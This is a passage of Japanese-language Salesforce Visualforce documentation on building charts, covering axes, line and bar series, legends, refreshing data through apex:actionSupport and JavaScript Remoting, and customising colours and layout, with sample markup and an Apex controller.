
            title="Month of the Year">

     </apex:axis>

     <apex:lineSeries axis="left" fill="true" xField="name" yField="data1"

          markerType="cross" markerSize="4" markerFill="#FF0000"/>

   </apex:chart>

</apex:page>
```

この例では、次の点を確認してください。

- 折れ線グラフおよび棒グラフでは、グラフの X 軸と Y 軸を定義する必要がある。
- 縦軸はグラフの左側に定義され、その月に成立した商談の金額を示す。
- 横軸はグラフの下部に定義され、暦年の月を表す。
- 実際の折れ線グラフ、`<apex:lineSeries>` コンポーネントは特定の軸にバインドされる。
- グラフの各線の差別化に使用できるいくつかのマーカー属性がある。

2 番目のデータ系列の追加

同じ測定単位を使用する 2 番目のデータ系列は簡単に追加できます。ここでは、「不成立の商談」データセットを 2 番目の折れ線系列として追加します。




```
<apex:page controller="ChartController">

    <apex:chart height="400" width="700" data="{!data}">

       <apex:axis type="Numeric" position="left" fields="data1,data2"

            title="Opportunities Closed" grid="true"/>

       <apex:axis type="Category" position="bottom" fields="name"

            title="Month of the Year">

       </apex:axis>


       <apex:lineSeries axis="left" fill="true" xField="name" yField="data1"

           markerType="cross" markerSize="4" markerFill="#FF0000"/>

       <apex:lineSeries axis="left" xField="name" yField="data2"

            markerType="circle" markerSize="4" markerFill="#8E35EF"/>

    </apex:chart>

</apex:page>
```

重要なのは、data1 項目および data2 項目の両方がそのコンポーネントの項目属性によって縦の <apex:axis> にバインドされている方法を確認することです。これにより、グラフ作成エンジンが軸の適切な目盛りと刻みのマークを特定できます。

2 番目の軸を使用した棒グラフの系列を追加

他の単位でグラフを作成するもう1つのデータ系列を追加するには、2番目の縦軸を追加する必要があります。次に、データ系列「月別収益」が棒グラフとして追加された例を示します。




```
<apex:page controller="ChartController">

    <apex:chart height="400" width="700" data="{!data}">

       <apex:axis type="Numeric" position="left" fields="data1,data2"

            title="Opportunities Closed" grid="true"/>

        <apex:axis type="Numeric" position="right" fields="data3"

            title="Revenue (millions)"/>

       <apex:axis type="Category" position="bottom" fields="name"

            title="Month of the Year"/>

       <apex:lineSeries axis="left" fill="true" xField="name" yField="data1"

           markerType="cross" markerSize="4" markerFill="#FF0000"/>


       <apex:lineSeries axis="left" xField="name" yField="data2"

            markerType="circle" markerSize="4" markerFill="#8E35EF"/>

        <apex:barSeries orientation="vertical" axis="right"

            xField="name" yField="data3"/>

    </apex:chart>

</apex:page>
```

次の点を確認してください。

- 新しい測定単位を使用するデータ系統を追加するには、グラフの右側に 2 番目の縦軸を追加する必要がある。
- グラフの各境界に 1 つ、最大 4 つの異なる軸を設定できる。

- 棒グラフは縦方向に設定され、右の軸にバインドされている。横棒グラフは上軸または下軸にバインドされている。

凡例、ラベル、およびグラフのヒントの追加

グラフの凡例、系列ラベルを追加したり、グラフのラベルを確実に読むことができるようにすることで、グラフを分かりやすくすることができます。




```
<apex:page controller="ChartController">

    <apex:chart height="400" width="700" data="{!data}">

        <apex:legend position="right"/>

        <apex:axis type="Numeric" position="left" fields="data1"

            title="Opportunities Closed" grid="true"/>

        <apex:axis type="Numeric" position="right" fields="data3"

            title="Revenue (millions)"/>

        <apex:axis type="Category" position="bottom" fields="name"

            title="Month of the Year">

            <apex:chartLabel rotate="315"/>

        </apex:axis>

        <apex:barSeries title="Monthly Sales" orientation="vertical" axis="right"

            xField="name" yField="data3">

            <apex:chartTips height="20" width="120"/>
```

```
        </apex:barSeries>
        <apex:lineSeries title="Closed-Won" axis="left" xField="name" yField="data1"
            fill="true" markerType="cross" markerSize="4" markerFill="#FF0000"/>
        <apex:lineSeries title="Closed-Lost" axis="left" xField="name" yField="data2"
            markerType="circle" markerSize="4" markerFill="#8E35EF"/>
    </apex:chart>
</apex:page>
```

これらの追加については、次の点を確認してください。

- データ系列コンポーネントの順序が、グラフを描画する際のグラフ要素のレイヤを決定する。前の例では、棒グラフは前面に配置されていました。この例では、2つの <apex:lineSeries> コンポーネントの前に <apex:barSeries> コンポーネントがあるため、棒グラフが背面に配置されています。
- <apex:legend> コンポーネントは、左、右、上、または下の4つのどの位置にも配置できる。凡例はグラフの境界線内に配置されます。この例では、凡例によってグラフ自体の横幅が圧縮されています。
- データ系列のコンポーネント title 属性を使用して凡例タイトルを追加する。
- グラフの下軸のラベルを回転させるために、<apex:chartLabel> コンポーネントはこのコンポーネントが影響する <apex:axis> コンポーネントで囲まれている。
- <apex:chartTips> コンポーネントにより、このコンポーネントを囲む系列の各データポイントの詳細を示すロールオーバーツールのヒントを有効にできる。

関連トピック:

Visualforce Charting のしくみ

更新されたデータによるグラフの更新

新規または更新されたデータでグラフを再描画するには、<apex:actionSupport> コンポーネントを使用するか、JavaScript Remoting と独自の JavaScript コードを使用します。

<apex:actionSupport> では、Visualforce のみを使用してグラフを更新します。JavaScript Remoting では、JavaScript コードを作成する必要がありますが、柔軟性が向上し、より円滑に更新できます。

このセクションの内容:

<apex:actionSupport> を使用したグラフデータの更新

ユーザのアクションに応じて Visualforce グラフを更新するには、<apex:actionSupport> コンポーネントを、グラフのデータに影響する Visualforce ユーザインターフェース要素に追加します。

JavaScript Remoting を使用したグラフデータの更新

Visualforce グラフは、カスタム JavaScript を使用して、定期的に、またはユーザのアクションに応じて更新します。JavaScript コードを使用すると、複雑なユーザ活動やタイマーイベントに対応できます。また、JavaScript Remoting を使用して、新しいグラフデータを必要なときにいつでも取得できます。

<apex:actionSupport> を使用したグラフデータの更新

ユーザのアクションに応じて Visualforce グラフを更新するには、<apex:actionSupport> コンポーネントを、グラフのデータに影響する Visualforce ユーザインターフェース要素に追加します。

次のマークアップでは、グラフの横にあるメニューから新しい年を選択して更新可能な円グラフを表示します。

```
<apex:page controller="PieChartRemoteController">

    <apex:pageBlock title="Charts">


        <apex:pageBlockSection title="Standard Visualforce Charting">


            <apex:outputPanel id="theChart">

            <apex:chart height="350" width="450" data="{!pieData}">

                <apex:pieSeries dataField="data" labelField="name"/>

                <apex:legend position="right"/>

            </apex:chart>

            </apex:outputPanel>


            <apex:form>

                <apex:selectList value="{!chartYear}" size="1">

                    <apex:selectOptions value="{!chartYearOptions}"/>

                    <apex:actionSupport event="onchange" reRender="theChart"

                        status="actionStatusDisplay"/>

                </apex:selectList>

                <apex:actionStatus id="actionStatusDisplay"

                    startText="loading..." stopText=""/>

            </apex:form>


        </apex:pageBlockSection>
```

```
    </apex:pageBlock>
</apex:page>
```

このマークアップでは、グラフの data 属性を Visualforce 式 {!pieData} に設定することで、グラフコンポーネントをそのデータソースに添付します。式は、getPieData() コントローラメソッドをコールし、コントローラメソッドからデータが返されます。グラフは、theChart という id 属性を持つ <apex:outputPanel> でラップされます。

<apex:form> コンポーネントは、グラフの更新が必要な場合に、ページのコントローラに新しい年を返送するために使用されます。<apex:selectList> タグは、グラフで使用可能な年を表示し、子 <apex:actionSupport> タグは、メニューが変わると常にフォームを送信します。グラフの <apex:outputPanel> の id である theChart は、<apex:actionSupport>reRender 属性で、ページ全体を再読み込みするのではなく、更新をグラフのみに制限するために使用されます。さらに、<apex:actionStatus> コンポーネントは、グラフの更新中に状況メッセージを提供します。短いテキストメッセージをアニメーショングラフィックやテキスト効果で簡単に置き換えることができます。

PieChartRemoteController

このページのコントローラは、「単純なグラフ作成の例」 (ページ 287)で使用されている円グラフコントローラを拡張したものです。

```
public class PieChartRemoteController {


    // The year to be charted
    public String chartYear {
        get {
            if (chartYear == Null) chartYear = '2013';
            return chartYear;
        }
        set;
    }


    // Years available to be charted, for <apex:selectList>
    public static List<SelectOption> getChartYearOptions() {
        List<SelectOption> years = new List<SelectOption>();
```

```
        years.add(new SelectOption('2013','2013'));
        years.add(new SelectOption('2012','2012'));
        years.add(new SelectOption('2011','2011'));
        years.add(new SelectOption('2010','2010'));
        return years;
    }

    public List<PieWedgeData> getPieData() {
        // Visualforce expressions can't pass parameters, so get from property
        return PieChartRemoteController.generatePieData(this.chartYear);
    }

    @RemoteAction
    public static List<PieWedgeData> getRemotePieData(String year) {
        // Remoting calls can send parameters with the call
        return PieChartRemoteController.generatePieData(year);
    }

    // Private data "generator"
    private static List<PieWedgeData> generatePieData(String year) {
        List<PieWedgeData> data = new List<PieWedgeData>();
        if(year.equals('2013')) {
            // These numbers are absolute quantities, not percentages
            // The chart component will calculate the percentages
            data.add(new PieWedgeData('Jan', 30));
            data.add(new PieWedgeData('Feb', 15));
            data.add(new PieWedgeData('Mar', 10));
```

```
            data.add(new PieWedgeData('Apr', 20));
            data.add(new PieWedgeData('May', 20));
            data.add(new PieWedgeData('Jun',  5));
        }
        else {
            data.add(new PieWedgeData('Jan', 20));
            data.add(new PieWedgeData('Feb', 35));
            data.add(new PieWedgeData('Mar', 30));
            data.add(new PieWedgeData('Apr', 40));
            data.add(new PieWedgeData('May',  5));
            data.add(new PieWedgeData('Jun', 10));
        }
        return data;
    }

    // Wrapper class
    public class PieWedgeData {

        public String name { get; set; }
        public Integer data { get; set; }

        public PieWedgeData(String name, Integer data) {
            this.name = name;
            this.data = data;
        }
    }
}
```

このコントローラは、Visualforce グラフへのデータ提供に 2 つの異なる方法をサポートしています。

- Visualforce 式 `{!pieData}` を使用してインスタンスメソッド `getPieData()` をコールする
- `@RemoteAction` 静的メソッド `getRemotePieData()` を JavaScript メソッドからコールして JavaScript Remoting を使用する

関連トピック:

JavaScript Remoting を使用したグラフデータの更新
コントローラメソッドを使用したグラフデータの提供
apex:actionSupport
apex:actionStatus

JavaScript Remoting を使用したグラフデータの更新

Visualforce グラフは、カスタム JavaScript を使用して、定期的に、またはユーザのアクションに応じて更新します。JavaScript コードを使用すると、複雑なユーザ活動やタイマーイベントに対応できます。また、JavaScript Remoting を使用して、新しいグラフデータを必要なときにいつでも取得できます。

次のマークアップでは、グラフの横にあるメニューから新しい年を選択して更新可能な円グラフを表示します。

```
<apex:page controller="PieChartRemoteController">

    <script>

    function retrieveChartData(callback) {

       var year = document.getElementById('theYear').value;

       Visualforce.remoting.Manager.invokeAction(

           '{!$RemoteAction.PieChartRemoteController.getRemotePieData}',

           year,

           function(result, event) {

               if(event.status && result && (result.constructor === Array)) {

                   callback(result);

                   RemotingPieChart.show();

               }

               else if (event.type === 'exception') {

                document.getElementById("remoteResponseErrors").innerHTML = event.message
+

                       '<br/>' + event.where;
```

```
            }
            else {
             document.getElementById("remoteResponseErrors").innerHTML = event.message;

            }
        },
        { escape: true }
    );
}
function refreshRemoteChart() {
    var statusElement = document.getElementById('statusDisplay');
    statusElement.innerHTML = "loading...";
    retrieveChartData(function(statusElement){
             return function(data){
                 RemotingPieChart.reload(data);
                 statusElement.innerHTML = '';
             };
         }(statusElement)
    );
}
</script>


<apex:pageBlock title="Charts">

    <apex:pageBlockSection title="Visualforce Charting + JavaScript Remoting">

        <apex:chart height="350" width="450" data="retrieveChartData"
            name="RemotingPieChart" hidden="true">
```

```
                <apex:pieSeries dataField="data" labelField="name"/>
                <apex:legend position="right"/>
            </apex:chart>

            <div>
                <select id="theYear" onChange="refreshRemoteChart();">
                    <option value="2013">2013</option>
                    <option value="2012">2012</option>
                    <option value="2011">2011</option>
                    <option value="2010">2010</option>
                </select>
                <span id="statusDisplay"></span>
                <span id="remoteResponseErrors"></span>
            </div>

        </apex:pageBlockSection>

    </apex:pageBlock>
</apex:page>
```

このマークアップでは、グラフの `data` 属性を JavaScript 関数 `retrieveChartData` の名前に設定することで、グラフコンポーネントをデータソースに添付します。データはこの関数から返されます。関数の名前は文字列として指定します。

静的 HTML `<select>` メニューには、グラフで使用可能な年が表示されます。メニューは、どの種類のフォーム要素とも関連付けられておらず、値がコントローラに直接返送されることはありません。代わりに、`<select>` メニューの `onChange` 属性が、メニューが変更されたときには常に JavaScript 関数 `refreshRemoteChart()` をコールします。さらに 2 つの静的 HTML 要素として、ID を持つ `<span>` タグが 2 つあります。`<span>` タグは、ページ読み込み時は空で、JavaScript 経由で更新されると必要に応じて状況とエラーメッセージを表示します。

Visualforce マークアップの前にある 2 つの JavaScript 関数は、Visualforce グラフと、データを提供する `@RemoteAction` コントローラメソッドをつなぎます。関数とグラフコンポーネントの間には 3 つのリンクがあります。

1. グラフコンポーネントの `data` 属性は、最初の JavaScript 関数の名前である「retrieveChartData」に設定されます。これにより、グラフコンポーネントに、その JavaScript 関数を使用してデータを読み込むように指示します。グラフコンポーネントは、グラフが最初に作成されてデータが初期読み込みされるときに `retrieveChartData()` を 1 回だけ直接呼び出します。
2. 再読み込みは、2 つ目の JavaScript 関数 `refreshRemoteChart()` がコールされると行われます。これが、`theYear` メニューからの 2 つ目のリンクです。年メニューが変更されると、`refreshRemoteChart()` が呼び出され、そこから `retrieveChartData()` 関数が再呼び出しされて新しいデータのセットが読み込まれます。
3. `refreshRemoteChart()` が `retrieveChartData()` を呼び出すと、コールバックとして匿名関数が提供され、この匿名関数が `@RemoteAction` コールで返された結果を処理します。このコールバックが、`RemotingPieChart.reload(data)` をコールしてグラフを更新します。グラフ自体は `name` 属性を設定して指定した `RemotingPieChart` であり、`reload()` は、作成された Visualforce グラフで使用可能な JavaScript 関数で、新しいデータを受け入れてグラフを再描画します。

この図は、ページのさまざまなコンポーネント間のリンクを示しています。



グラフの初期読み込みシーケンスは単純です。`RemotePieChart` という `<apex:chart>` が `retrieveChartData()` をコールして初期データを取得し、`retrieveChartData()` はデータを取得すると `RemotePieChart.show()` をコールします。こうしてグラフが表示されます。

更新はもっと複雑です。新しい年が `theYear` メニューから選択されると、メニューの `onChange` イベントが起動され、`refreshRemoteChart()` 関数をコールします。次に `refreshRemoteChart()` が `retrieveChartData()` 関数をコールし、`@RemoteAction` が新しいデータを返すと、`retrieveChartData()` が (`refreshRemoteChart()` で提供されるコールバック経由で) `RemotePieChart.reload()` をコールします。こうしてグラフが更新されます。

その他に、いくつか注意点があります。

- <apex:chart> は hidden="true" 属性を使用して、表示するデータが揃う前にグラフが表示されないようにします。グラフデータが読み込まれたら、retrieveChartData() 関数が RemotingPieChart.show() をコールしてグラフを表示します。これと RemotingPieChart.reload() によって、<apex:actionSupport> を使用して表示する場合よりもはるかに滑らかなグラフアニメーションを表示できます。
- refreshRemoteData() 関数は、retrieveChartData() をコールしてデータの更新を試みる前に、statusElement HTML を「loading... (読み込み中)」メッセージに設定し、データが返されてグラフが更新されたら、匿名コールバック関数が空の文字列に設定してメッセージを非表示にします。基本的に同じ効果を得るために <apex:actionStatus> を使用する場合よりも作業が若干多くなります。同じ手法を使用して「busy (処理中)」アニメーションやグラフィックを簡単に表示できます。

PieChartRemoteController

このページのコントローラは、「単純なグラフ作成の例」 (ページ 287)で使用されている円グラフコントローラを拡張したものです。

```
public class PieChartRemoteController {



    // The year to be charted

    public String chartYear {

        get {

            if (chartYear == Null) chartYear = '2013';

            return chartYear;

        }

        set;

    }



    // Years available to be charted, for <apex:selectList>

    public static List<SelectOption> getChartYearOptions() {

        List<SelectOption> years = new List<SelectOption>();

        years.add(new SelectOption('2013','2013'));

        years.add(new SelectOption('2012','2012'));

        years.add(new SelectOption('2011','2011'));

        years.add(new SelectOption('2010','2010'));
```

```
        return years;
    }


    public List<PieWedgeData> getPieData() {
        // Visualforce expressions can't pass parameters, so get from property
        return PieChartRemoteController.generatePieData(this.chartYear);
    }

    @RemoteAction
    public static List<PieWedgeData> getRemotePieData(String year) {
        // Remoting calls can send parameters with the call
        return PieChartRemoteController.generatePieData(year);
    }

    // Private data "generator"
    private static List<PieWedgeData> generatePieData(String year) {
        List<PieWedgeData> data = new List<PieWedgeData>();
        if(year.equals('2013')) {
            // These numbers are absolute quantities, not percentages
            // The chart component will calculate the percentages
            data.add(new PieWedgeData('Jan', 30));
            data.add(new PieWedgeData('Feb', 15));
            data.add(new PieWedgeData('Mar', 10));
            data.add(new PieWedgeData('Apr', 20));
            data.add(new PieWedgeData('May', 20));
            data.add(new PieWedgeData('Jun',  5));
        }
```

```
        else {
            data.add(new PieWedgeData('Jan', 20));
            data.add(new PieWedgeData('Feb', 35));
            data.add(new PieWedgeData('Mar', 30));
            data.add(new PieWedgeData('Apr', 40));
            data.add(new PieWedgeData('May',  5));
            data.add(new PieWedgeData('Jun', 10));
        }
        return data;
    }

    // Wrapper class
    public class PieWedgeData {

        public String name { get; set; }
        public Integer data { get; set; }

        public PieWedgeData(String name, Integer data) {
            this.name = name;
            this.data = data;
        }
    }
}
```

このコントローラは、Visualforce **グラフへのデータ提供に** 2 **つの異なる方法をサポートしています。**

- Visualforce **式** `{!pieData}` **を使用してインスタンスメソッド** `getPieData()` **をコールする**

- `@RemoteAction` 静的メソッド `getRemotePieData()` を JavaScript メソッドからコールして JavaScript Remoting を使用する

関連トピック:

<apex:actionSupport> を使用したグラフデータの更新

JavaScript 関数を使用したグラフデータの提供

Apex コントローラの JavaScript Remoting

グラフの外観の制御

Visualforce のグラフは、高度なカスタマイズが可能です。さまざまな種類のデータ系列を組み合わせたり、グラフの要素の色を制御したり、マーカーや線などのデザインを制御したりできます。

次の事項をカスタマイズできます。

- データ系列要素の線と塗りつぶしの色
- 塗りつぶしの色と線の不透明度
- データポイントのマーカーの形状と色
- 結線の太さ
- データ要素の強調表示
- 軸の目盛りとグリッド線のスタイル
- 凡例、ラベル、およびロールオーバー表示されるツールチップ形式のアノテーション

この制御が可能なコンポーネントおよび属性の多くについては、「標準コンポーネントの参照」で説明します。属性とコンポーネントを組み合わせる必要がある効果もあります。これらについてはこのドキュメントでさらに詳しく説明します。

グラフの色

デフォルトでは、視覚的に一貫したダッシュボードを作成できるように、グラフの色は組み込みのレポート作成および分析グラフの色と同じになります。独自の配色を作成する場合、ほとんどのグラフ要素の色をカスタマイズできます。

データ系列要素(棒、円グラフの系列など)を描画する一連の色の定義を指定するには、`colorSet` 属性を使用します。グラフのすべてのデータ系列に使用する色を指定するには、`<apex:chart colorSet="...">` を設定します。データ系列コンポーネントに `colorSet` を設定すると、その系列のみに色が指定されます。

`colorSet` は HTML スタイルの 16 進数の色定義をカンマで区切ったリストの文字列です。たとえば、`colorSet="#0A224E,#BF381A,#A0D8F1,#E9AF32,#E07628"` です。色は順に使用されます。リストの最後に達すると、再び最初の色から開始されます。

円グラフの系列の色にカスタム配色を使用している例を次に示します。




```
<apex:pageBlockSection title="Simple colorSet Demo">


    <apex:chart data="{!pieData}" height="300" width="400" background="#F5F5F5">

        <apex:legend position="left"/>

        <apex:pieSeries labelField="name" dataField="data1"

            colorSet="#37241E,#94B3C8,#4D4E24,#BD8025,#816A4A,#F0E68C"/>

    </apex:chart>

</apex:pageBlockSection>
```

グラフ全体の背景色を設定するには、background 属性を使用します。

colorSet は <apex:radarSeries> を除くすべてのデータ系列コンポーネントに使用できます。colorSet の詳細および他のグラフ要素の色を設定するオプションについては、特定のデータ系列コンポーネントのセクションで説明します。

グラフのレイアウトとアノテーション

わかりやすいグラフを作成するには、凡例、有意義な軸範囲とラベル、データ要素のヒントまたはラベルを追加します。

デフォルトでは、すべてのグラフに凡例が表示されます。デフォルトの凡例を非表示にするには、<apex:chart legend="false"> に設定します。凡例の配置と凡例項目の間隔を制御するには、グラフに <apex:legend> コンポーネントを追加します。position 属性を使用して、グラフの四辺の境界のいずれかに凡例を配置します。凡例で使用するテキストスタイルを制御するには、font 属性を使用します。font 属性は、CSS スタイルの短縮フォントプロパティを指定する文字列です。たとえば、<apex:legend position="left" **font="bold 24px Helvetica"**/> です。

軸の目盛りとラベルを適切に設定しているかどうかは、理解不能な誤解を招くグラフになっているか、明確で説得力のあるグラフになっているかの違いとして現れます。デフォルトで、<apex:axis type="Numeric"> コンポーネントには fields 属性で設定したデータ項目に基づいて自動的に目盛りが設定されます。自動目盛り設定を使用すると、グラフ上にすべてのデータが収まりますが、開始値または終了値が有意義な数値ではない場合があります。自動目盛り設定を上書きするには、minimum 属性と maximum 属性を使用します。刻み

マークの間隔を設定するには、steps 属性を使用します。この属性は、軸の両端間のステップ数を指定する整数です。測定値と目盛りを比べやすくするためにグラフに線や網かけを追加するには、dashSize 属性、grid 属性や gridFill 属性を使用します。

軸とデータ系列にはグラフラベルを適用できます。<apex:chartLabel> が <apex:axis> の子の場合、ラベルは軸の外側に描画されます。<apex:chartLabel> がデータ系列コンポーネントの子の場合、ラベルはグラフのデータ要素の上か近くに描画されます。ラベルのテキストを設定するには、field 属性を使用します。ラベルを描画する場所を設定するには、display 属性を使用します。グラフ上に収まるようにラベルのテキストを調整するには、orientation 属性や rotate 属性を使用します。

メモ: <apex:chartLabel> コンポーネントが <apex:pieSeries> コンポーネントと一緒に使用されている場合、orientation 属性による影響はありません。

次のサンプルグラフでは、これらのコンポーネントと属性を数多く使用して、見た目にわかりやすいデザインを作成しています。




```
<apex:chart data="{!data}" height="400" width="500">

    <apex:legend position="left" font="bold 14px Helvetica"/>

    <apex:axis type="Numeric" position="left" title="Closed Won" grid="true"

        fields="data1,data2,data3" minimum="0" maximum="225" steps="8" dashSize="2">

        <apex:chartLabel />

    </apex:axis>



